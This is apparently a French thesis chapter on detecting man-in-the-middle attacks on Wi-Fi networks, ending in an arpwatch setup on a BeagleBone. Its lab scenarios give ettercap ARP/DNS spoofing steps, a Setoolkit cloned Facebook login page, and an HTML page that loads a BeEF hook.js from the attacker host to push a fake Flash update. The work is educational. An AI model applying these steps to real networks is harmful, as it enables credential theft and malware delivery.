


Figure V.1. Fonctionnement normal du protocole ARP.

Si il y a une anomalie donc si le hacker a perturbé le fonctionnement du protocole ARP par l'envoi des trames qui contiennent une adresse IP source de serveur mais le champ d'adresse MAC vide donc par défaut le pc client remplit la table avec l'adresse MAC propre à l'attaquant pour cela tous le trafic vas être acheminé vers l'attaquant puis ver le serveur ou point d'accès.

La figure suivante explique le changement sur la table ARP [18].




Figure V.2. Principe de l'attaque MITM

Chapitre V : Détecter les attaques MITM

4. Saturation du Serveur DHCP :

Le service DHCP est destiné au sein des réseaux pour fournir des adresses IP à tous les ordinateurs connectés.

Si un nouveau client arrive il envoie une trame DHCP Discover contient 0.0.0.0 comme adresse source vers l'adresse de diffusion 255.255.255.255 quand la requête atteinte le serveur, ce dernier il répond par une trame DHCP Offer qui propose au client une configuration de base, le but est de rendre le client apte à communiquer sur le réseau via cette adresse IP la même temps le client répond par la trame DHCP Request pour demander au serveur la validation de cette configuration. Le serveur confirme par la trame DHCP Ack et envoie la dernière information de configuration comme la passerelle, DNS,...

A partir de cette théorie un attaquant peut saturer un serveur DHCP, le fait est que le serveur propose un pool d'adresses par exemple 254 IP on effectua 254 demande de DHCP Discover dans un temps très court et on attend les trames de confirmation. Si un client arrive sur le réseau à ce moment-là il ne pourra avoir d'adresse IP car le serveur DHCP est déjà saturé. Il s'agit bien d'une attaque de type Deni Of Service (DOS) au niveau de service DHCP [19].




Figure V.3. Saturation du service DHCP (Rogue DHCP).

Chapitre V : Détecter les attaques MITM

5. DNS Spoofing :

Des milliers de serveurs installés en différents endroits fournissent les services que nous utilisons quotidiennement sur internet. Chacun de ces serveurs est identifié par son adresse IP sur le réseau. Pour un humain il est difficile de se souvenir de toutes les adresses des serveurs. Un service Domaine Name Server (DNS) résout ce problème par la création d'une table qui associe chaque adresse IP par à un nom de domaine.

Donc le nom de domaine dit URL envoyé vers le serveur DNS pour répondre avec l'adresse IP du serveur demandé. Pour naviguer sur internet il faut un service DNS, alors l'attaquant grâce à MITM et DHCP Rogue peut donner des fausses configurations de base et associer tous les services vers sa propre machine qui gère des fausses pages web [1].

6. MITM avec Evil Twins P.A :

Attaque au point d'accès « Evil Twin » lorsque vous tentez de vous connecter à un réseau sans fil, les appareils WIFI essaieront de s'associer à un point d'accès à proximité.

Les attaquants peuvent utiliser des outils pour transformer un ordinateur ordinaire en un point d'accès et ensuite utiliser le nom du point d'accès connu ou celui de confiance afin que les appareils se connectent au faux point d'accès « Evil Twin ».

Une fois qu'un appareil est connecté au point d'accès « EvilTwin » l'attaquant peut intercepter les informations sensibles. L'attaquant peut diriger le trafic vers des faux sites web, des faux serveurs de messageries ou d'autres faux sites où l'utilisation des informations personnelles est récupérée ainsi que des téléchargements de logiciels malveillants [20].




Figure V.4. Principe de l'attaque Evil Twin

Chapitre V : Détecter les attaques MITM

7. Des scénarios pour les attaques MITM :

7.1. Scénario 1 : exploiter MITM et le phishing au sein d'un réseau WIFI.

Dans ce scénario on va utiliser un nœud WIFI connecté à internet, des ordinateurs connectés via WIFI et un ordinateur pour jouer le rôle d'un hacker utilisant KALI comme système d'exploitation

Le travail est basé sur deux outils essentiels ettercap et Setoolkit [1].

• **Ettercap** Est un utilitaire réseau aux multiples fonctionnalités. Il est capable d'intercepter le trafic sur un segment réseau, de capturer les mots de passes et de réaliser des attaques MITM par ARP poisoning, DNS spoofing.....

• **Setoolkit (Social Engineer Toolkit)** est un outil de type ligne de commande qui s'installe sur linux, contient plusieurs options on s'intéresse aux fausses pages web.

Sur le menu KALI on démarre ettercap-graphical est dans l'onglet sniff on choisit unified sniffing puis on sélectionne l'interface réseau, après le lancement d'un scan de réseau et lister les clients, on ajoute la passerelle dans Target 1 et l'adresse de la victime Target 2, tout ça pour activer ARP poisoning [1].




Figure V.5. Interface liste des hots ettercap.

Pour le DNS spoofing on modifie les deux fichiers **ettet.conf** et **etter.dns** sur le premier on remplace ec_uid, ec_guid égale à zéro.

Et pour etter.dns on associe l'adresse IP de la machine KALI à un nom de domaine dans notre cas www.facebook.com

Chapitre V : Détecter les attaques MITM

Dans le Shell on tape setoolkit puis Social Engineering Attacks, l'attaque est basée sur web site attack vector c a d on active option 2 puis option 3 et on choisit site cloner.

On ajoute l'adresse IP du serveur web (machine KALI) et l'URL : www.facebook.com.

Il reste maintenant de configurer le plugin d'ettercap pour le DNS spoof et on lance ARP poisoning dans l'onglet MITM.

Dans l'ordinateur de la victime on tape arp -a dans la ligne de commande cmd. Il faut remarquer que l'adresse MAC de la passerelle a changé par l'adresse MAC de la machine KALI. Même le Ping vers le site web www.facebook.com.



```
C:\Windows\system32\cmd.exe
Interface : 192.168.1.88 --- 0xb
  Adresse Internet Adresse physique Type
  -----
192.168.1.1      84-c9-b2-73-e2-b3 dynamique
192.168.1.102   84-c9-b2-73-e2-b3 dynamique
192.168.1.255   ff-ff-ff-ff-ff-ff statique
224.0.0.2      01-00-5e-00-00-02 statique
224.0.0.252    01-00-5e-00-00-fc statique
239.192.152.143 01-00-5e-40-98-8f statique
239.255.255.250 01-00-5e-7f-ff-fa statique

C:\Users\N...>ping www.facebook.com

Envoi d'une requête 'ping' sur www.facebook.com [192.168.1.102] avec 32 octets d
e données :
Réponse de 192.168.1.102 : octets=32 temps=2 ms TTL=64
Réponse de 192.168.1.102 : octets=32 temps=2 ms TTL=64
Réponse de 192.168.1.102 : octets=32 temps=1 ms TTL=64
Réponse de 192.168.1.102 : octets=32 temps=10 ms TTL=64

Statistiques Ping pour 192.168.1.102:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
    Durée approximative des boucles en millisecondes :
    Minimum = 1ms, Maximum = 10ms, Moyenne = 3ms
```

Figure V.6. Résultat de la commande arp -a et le ping .

A la fin on ouvre le navigateur et l'URL www.facebook.com le résultat est présentée dans la figure suivante.




Figure V.7. Fausse page facebook.

Chapitre V : Détecter les attaques MITM

Puis dans le répertoire associé dans kali on trouve le nom d'utilisateur et le mot de passe comme celui.

```
O8.976346.txt - Notepad
File Edit Search Help
Array
[
  [!sd] => AVoKQqum
  [display] =>
  [enable_profile_selector] =>
  [isprivate] =>
  [legacy_return] => 1
  [profile_selector_ids] =>
  [skip_api_login] =>
  [signed_next] =>
  [trynum] => 1
  [timezone] => -75
  [lgndim] => eyJ3JjoxMzY2LCJoljo3NjgsImF3JjoxMzY2LCJhaCI6NzM4LCJljoyNH0=
  [lgndm] => 163217_rwfL
  [lgndl] => 1460854201
  [email] => testMITM
  [pass] => testMITM
  [persistent] =>
  [default_persistent] => 1
  [qsstamp] =>
  W1tbMSwyMCwyNSwyOSwzMCw0Myw1Myw3NSw30Cw4Miw5Miw5NywxMDQsMTI2LDEzMSwxMzcsMT
  Q5LDE1MiwxNzIsMTgwLDE4NSwyMjgsMjMyLDI2NiwyNzAsMjc4LDMwNiwxNDUzLDEzMSwxMzcsMT
  TAzLDUxOCw1NDUzNTg2LDU5OCw2MDEsNjE0LDYyOCw2NTYsNjgxLDE1MTI2LDEzMSwxMzcsMT
  42U3NpanpMZ2k2dnNSdGF0Rm5kX21IQ2pDOE9adFNpUzY4bGpHNEQ4SXY2chfUzdBbTRaaGtLNUpVNm
  g0dmV1VzRFN25EemEya01DcHRQU9rSG5FTUJfSHEyVnlLcVhKTGRyRW05VGxDMzBsVXZcDIIb0Vla1d
  NOWWVN1ZrTnpMblVrMXQ4eFRINUR6Q0Qzay0zTG9dFFRPNHRwVWhSYnljQ2hKeVRZXY0tUzB5WUZMXz
  YyLTRVaEdHa005SXpZcENoLVhhRWt0c1ciXQ==
]
```

Figure V.8. Fichier des mots de passe géré par Setoolkit

7.2. Scénario 2 : l'attaque MITM et lancement des commandes (malwares) :

MITM attaque peut être un support utilisé pour plusieurs vulnérabilité le but à exploiter dans ce scénario est de détourner tout le trafic web à une seul machine et la page affichée contient un scripte malicieux de type JavaScript, aussi on peut ajouter ou exécuter des multiples commandes via un navigateur web.




Figure V.9. Principe de l'attaque MITM sous cazado et beef

Chapitre V : Détecter les attaques MITM

Les outils utiliser CAZADO, BEEF....

• **CAZADO** L'objectif de ce script est d'effrayer les voisins qui sont connectés à notre réseau sans notre permission, et d'empêcher l'accès à Internet. Le script en place un petit serveur web sur le port 80, qui possède un fichier index.html contenant un message que les voisins vont voir, nous allons créer un portail captif empoisonnement du cache ARP et falsifier des résolutions DNS, de sorte que lorsque toutes les machines à savoir notre réseau tente d'accéder à une page Web il sera redirigé a notre serveur local, de cette façon, nous allons faire savoir à notre voisin qu'il ne peut pas accéder à l'Internet, et le message que nous avons laissé [21].

• **BEEF** est court pour le navigateur cadre Exploitation. Il est un outil de test de pénétration qui se concentre sur le navigateur Web.

Au milieu de préoccupations croissantes au sujet des attaques véhiculées par le Web contre les clients, y compris des friandises clients mobiles, BEEF Permet de tester les attaques professionnelles pour évaluer la posture de sécurité actuelle d'un environnement cible en utilisant des vecteurs d'attaque côté client. Contrairement à d'autres cadres de sécurité, BEEF regarde au-delà du système de réseau de périmètre et client et d'examiner le contexte exploitabilité Dans la seule porte ouverte : le navigateur Web. BEEF va accrocher un ou plusieurs navigateurs Web et les utiliser comme des ponts pour le lancement et des modules de commande des attaques dirigées davantage contre le système à partir du contexte du navigateur [22].





Figure V.10. Tableau de bord BEEF

Chapitre V : Détecter les attaques MITM

Au menu wifislax on lance l'outil CAZADO dans le menu de commande on a le choix de modifier le script de la page qui nous voulons afficher. On ajoute une ligne qui était gérée par Beef. Cette ligne permet d'afficher les adresses des victimes au menu de beef



```
index.html - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.
<html>
<head>
<title>ACCESO DENEGADO</title>
<script src="http://192.168.1.102:3000/hook.js"></script>
</head>
<body BGCOLOR="BLACK" TEXT="RED">
<table WIDTH="100%" HEIGHT="100%"><tr>
<td VALIGN="MIDDLE" ALIGN="CENTER">
<h1><b> hello world.</b></h1>
</td></tr>
</table>
</body>
</html>
```

Figure V.11. Scripte à ajouter au page web.

maintenant on peut passer à l'étape suivante de CAZADO et attendre l'apparition des victimes au tableau de bord beef pour lancer des multiples commandes comme affiché, une box informant que votre session est expirée etc. ... nous avons effectué un test avec une fausse flash update, donc on fait appel au générateur des payloads comme Veil-Evasion, Cobaltstrike, armitage Même des logiciels qui sont exécutés sous windows.

L'étape finale c'est de lancer un panneau qui dit que le flash Player a besoin des mises à jour et le fichier de mise à jour n'est autre que notre malware.




Figure V.12. Page web affichée plus la demande de faire une mise à jour.

8. Détection de l'attaque MITM par arpwatc

L'attaque l'homme au milieu est très dangereuse dans les réseaux WIFI. Pour sécuriser ou protéger notre réseau on va utiliser une solution embarqué à base de notre BBB et un outil open source.

L'équipement embarquer c'est notre BeagleBone Black et l'outil open source est arpwatc.



Figure IV.14. L'installation de BBB avec un Modem Routeur WIFI.

• **Arpwatc** est un outil d'administration réseau permettant de surveiller l'activité du protocole ARP d'un réseau informatique. Il génère l'historique pour chaque association d'adresse MAC à une adresse IP, en y ajoutant un horodatage lorsque l'information bicéphale apparait sur le réseau. Il dispose également d'une option d'alerte e-mail destinée à prévenir l'administrateur du changement ou de l'ajout d'une telle donnée [23].

8.1.Installation d'arpwatc :

On tape les commandes suivant sur BBB pour installer arpwatc.

```
#apt-get upgrade
```

```
#apt-get update
```

```
#apt-get install arpwatc
```

8.2.Configuration de ssmtp :

Après l'installation on place BBB à coté de notre nœud WIFI et tester la connectivité

Puis on va installer le service SSMTP pour envoyer des messages d'alerte.

```
#apt-get install ssmtp
```


Chapitre V : Détecter les attaques MITM

Maintenant il reste de modifier les fichiers `ssmtp.conf`, `revalias` et `arpwatch.conf`

Les modifications associées à la boîte email utilisée pour envoyer les alertes.

Pour le fichier `ssmtp.conf` on tape la ligne de commande suivant :

#nano /etc/ssmtp/ssmtp.conf

Et on modifier les zones rouges dans la figure suivante

```
debian@arm: ~
GNU nano 2.2.6 File: /etc/ssmtp/ssmtp.conf
#
# Config file for sSMTP sendmail
#
# The person who gets all mail for userids < 1000
# Make this empty to disable rewriting.
root=yahiabassaid2@gmail.com
# The place where the mail goes. The actual machine name is required no
# MX records are consulted. Commonly mailhosts are named mail.domain.com
mailhub=smtп.gmail.com:587
# Where will the mail seem to come from?
#rewriteDomain=
# The full hostname
hostname=arm.localdomain
# use ssl\ttls
UseTLS=Yes
UseSTARTTLS=yes
#user and pass
AuthUser=yahiabassaid2@gmail.com
AuthPass=xxxxxxxxxxxxxxxx
# Are users allowed to set their own From: address?
# YES - Allow the user to specify their own From: address
# NO - Use the system generated From: address
FromLineOverride=YES
```

Figure V.15. Les paramètres à modifier dans le fichier `ssmtp.conf`.

```
debian@arm: ~
GNU nano 2.2.6 File: /etc/ssmtp/revalias
#
# sSMTP aliases
#
# Format: local_account:outgoing_address:mailhub
#
# Example: root:your_login@your.domain:mailhub.your.domain[:port]
# where [:port] is an optional port number that defaults to 25.
root:yahiabassaid2@gmail.com:smtп.gmail.com:587
```

Figure V.16. Les paramètres à modifier dans le fichier `revalias`.

Chapitre V : Détecter les attaques MITM

Maintenant on va associer l'interface, le réseau et la boîte mail à arpwatch donc on a la modification suivant :

```
debian@arm: ~
GNU nano 2.2.6 File: /etc/arpwatch.conf
/etc/arpwatch.conf: Debian-specific way to watch multiple interfaces.
Format of this configuration file is:
#
#<dev1> <arpwatch options for dev1>
